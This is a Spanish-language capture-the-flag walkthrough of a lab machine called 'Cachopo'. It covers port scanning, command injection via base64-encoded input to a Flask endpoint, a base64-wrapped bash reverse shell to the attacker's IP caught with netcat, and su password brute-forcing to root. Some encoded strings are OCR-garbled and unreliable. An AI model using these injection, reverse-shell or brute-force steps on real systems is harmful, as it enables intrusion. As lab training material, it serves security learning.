


Cachopo

```
└─(root💀miguel)-[/home/miguel/Work]
# nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 16:11 -03
Initiating ARP Ping Scan at 16:11
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:11, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:11
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:11, 2.61s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000017s latency).
Scanned at 2025-02-06 16:11:06 -03 for 2s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
└─(root💀miguel)-[/home/miguel/Work]
# nmap -sCV -p22,80 -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 16:13 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7b:98:d4:e7:ec:50:0b:b2:3a:21:76:2c:45:95:23:61 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAQABBEjW70Fr3vBvcqYorxu8cbiAsLnllKxEId5Ah75cLiLq/G5d1U=
|   256 5d:15:2b:28:ec:67:7e:78:3c:16:12:65:2f:59:d4:88 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIK1e4JB9YEGU2mtWJP7VMmr5R60+RXwvThaYJ//r0T9h
80/tcp    open  http     syn-ack ttl 64 Werkzeug httpd 3.0.3 (Python 3.12.3)
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
| http-title: Cahopos4-4ll
| http-server-header: Werkzeug/3.0.3 Python/3.12.3
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
└─(root💀miguel)-[/home/miguel/Work]
# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.0.3 Python/3.12.3], IP[172.17.0.2], Python[3.12.3], Script, Title[Cahopos4-4ll], Werkzeug[3.0.3], probably WordPress
```



Screenshot of the Postman application interface showing a request and response.

Request

```

POST /submitTemplate HTTP/1.1
Host: cachopo.dl
Content-Length: 16
User-Agent: id
Content-Type: application/x-www-form-urlencoded
Accept: /*
Origin: http://cachopo.dl
Referer: http://cachopo.dl/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
userInput=ls+la

```

Response

```

HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Thu, 06 Feb 2025 20:14:07 GMT
Content-Type: text/plain
Content-Length: 77
Connection: close
Error: 'utf-8' codec can't decode byte 0x96 in position 0: invalid start byte

```

Screenshot of the Postman application interface showing a request and response.

Request

```

POST /submitTemplate HTTP/1.1
Host: cachopo.dl
Content-Length: 73
User-Agent: id
Content-Type: application/x-www-form-urlencoded
Accept: /*
Origin: http://cachopo.dl
Referer: http://cachopo.dl/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
userInput=0100100%2b0110011%2b00100000%2b00101101%2b01101100%2b01100001

```

Response

```

HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Thu, 06 Feb 2025 20:18:14 GMT
Content-Type: text/plain
Content-Length: 106
Connection: close
Error: Invalid base64-encoded string: number of data characters (53) cannot be 1 more than a multiple of 4

```

Base64 le gusto

Send | Cancel | < > |

Request	Response
<pre>Pretty Raw Hex 1 POST /submitTemplate HTTP/1.1 2 Host: cachopo.dl 3 Content-Length: 18 4 User-Agent: id 5 Content-Type: application/x-www-form-urlencoded 6 Accept: /* 7 Origin: http://cachopo.dl 8 Referer: http://cachopo.dl/ 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9,es;q=0.8 11 Connection: keep-alive 12 13 userInput=bHMgLwxh</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.3 Python/3.12.3 3 Date: Thu, 06 Feb 2025 20:20:43 GMT 4 Content-Type: text/plain 5 Content-Length: 520 6 Connection: close 7 8 total 36 9 drwxr-x-- 1 cachopin cachopin 4096 Jul 25 2024 . 10 drwxr-xr-x 1 root root 4096 Jul 24 2024 .. 11 -rw-r--r-- 1 cachopin cachopin 220 Mar 31 2024 .bash_logout 12 -rw-r--r-- 1 cachopin cachopin 3786 Jul 24 2024 .bashrc 13 -rw-r--r-- 1 cachopin cachopin 807 Mar 31 2024 .profile 14 drwxr-xr-x 1 cachopin cachopin 4096 Jul 25 2024 app 15 -rwxr-xr-x 1 root root 212 Jul 24 2024 entrypoint.sh 16 drwxr-xr-x 2 cachopin cachopin 4096 Jul 25 2024 newsletters 17 drwxr-xr-x 5 root root 4096 Jul 24 2024 venv 18</pre>

VIEW

Text ▾

ENCODE DECODE

Base64 ▾

VARIANT

Base64 (RFC 3548, RFC 4648)

→ Encoded 84 chars

L2Jpbj9iYXNoIC1jIccvYmluL2Jhc2ggLWkgPi
Ygl2Rldi90Y3AvMTkyLjE20C4xMzcumTiNDQz
IDA+JjEn

ure cachopo.dl/

Cachopos de Cecina

of the show was Cahopazos Pingu's signature "Cecina". A traditional dish from his hometowns, Pingu had hacked the recipe to create a new flavor experience. The tender cecina was a special blend of spices and herbs, then served with crispy "Packet Sniffer" crostini and a drizzle of "Encryption" sauce.

"Cecina" was a hit, with food critics and hackers alike raving about the dish. It was said that a single bite could transport you to a world of flavor and excitement, where the boundaries between food and hacking blurred.

A Recipe for Success

This restaurant was a huge success, with people lining up to taste his delicious creations. He had managed to combine his passion for hacking with his love for cooking.

Make a Reservation

L2Jpbj9iYXNoIC1jIccvYmluL2Jhc2ggLWkgPi → REVSHELL

test@test.com

12/12/2055

03:15 PM

8

Submit Reservation

```
(root💀miguel)-[~/home/miguel/Work]
# nc -lvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 48300
bash: cannot set terminal process group (16): Inappropriate ioctl for device
bash: no job control in this shell
cachopin@d184e6303e10:~$ whoami
whoami
cachopin
cachopin@d184e6303e10:~$
```

vemos que el programa entrypoint lo podemos ejecutar y este llama a app.py, pero pide la contraseña para cambiar a cachopin q de momento no tenemos

```
cachopin@d184e6303e10:~$ cat entrypoint.sh
cat entrypoint.sh
#!/bin/bash

# Inicia el servicio SSH como root
service ssh start

# Cambia al usuario cachopin para ejecutar la aplicación Flask
exec su - cachopin -c "/home/cachopin/venv/bin/python /home/cachopin/app/app.py"
```

app.py importa base64 entonces podriamos hacer un path library hijacking, entonces nos creamos un base64.py que le de uid a la bash , pero no pq cambia a nuestro usuario para ejecutar la app.

dentro del directorio newsletter encontramos una lista de usuarios llamada client_list con esta vamos a brutforcear para saber la contraseña de cachopin

```
# Cambia al usuario cachopin para ejecutar la aplicación Flask
exec su - cachopin -c "/home/cachopin/venv/bin/python /home/cachopin/app/app.py"
cachopin@d184e6303e10:~$ cd newsletters/
cachopin@d184e6303e10:~/newsletters$ ./su      -u cachopin -w cli
./suForce.sh -u cachopin -w client_list.txt

[REDACTED]

code: d4t4s3c      version: v1.0.0
🕒 Username | cachopin
📄 Wordlist | client_list.txt
🌐 Status   | 46/97/47%/simple
💥 Password | simple
```

investigando el contenido de la carpeta app, encontramos los siguientes hashes

```
cachopin@d184e6303e10:~$ ls
app  entrypoint.sh  newsletters  venv
cachopin@d184e6303e10:~$ cd app/
cachopin@d184e6303e10:~/app$ ls
__pycache__  app.py  com  static  templates
cachopin@d184e6303e10:~/app$ cd com/
cachopin@d184e6303e10:~/app/com$ ls
personal
cachopin@d184e6303e10:~/app/com$ cd personal/
cachopin@d184e6303e10:~/app/com/personal$ ls
hash.lst
cachopin@d184e6303e10:~/app/com/personal$ cat hash.lst
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
$SHA1$d$BjkVArB9RcGU3sgVKyAvxzH0eA=
$SHA1$d$NxJmRtB6LpHs9vJYpQkErzU8wAv=
$SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=
cachopin@d184e6303e10:~/app/com/personal$
```

intentaremos crackearlas con https://github.com/PatxaSec/SHA_Decrypt
pero nada funciona asi que ultima opcion suForce y lo tenemos

```
cachopin@d184e6303e10:~/newsletters$ ./suForce.sh -u root -w rocku.txt
```



```
code: d4t4s3c      version: v1.0.0
```

⌚ Username	root
📖 Wordlist	rocku.txt
🔍 Status	218/13351793/0%/cecina
💥 Password	cecina

```
cachopin@d184e6303e10:~/newsletters$ su root  
Password:  
root@d184e6303e10:/home/cachopin/newsletters# whoami  
root
```

2 usuarios encontrados por su force =/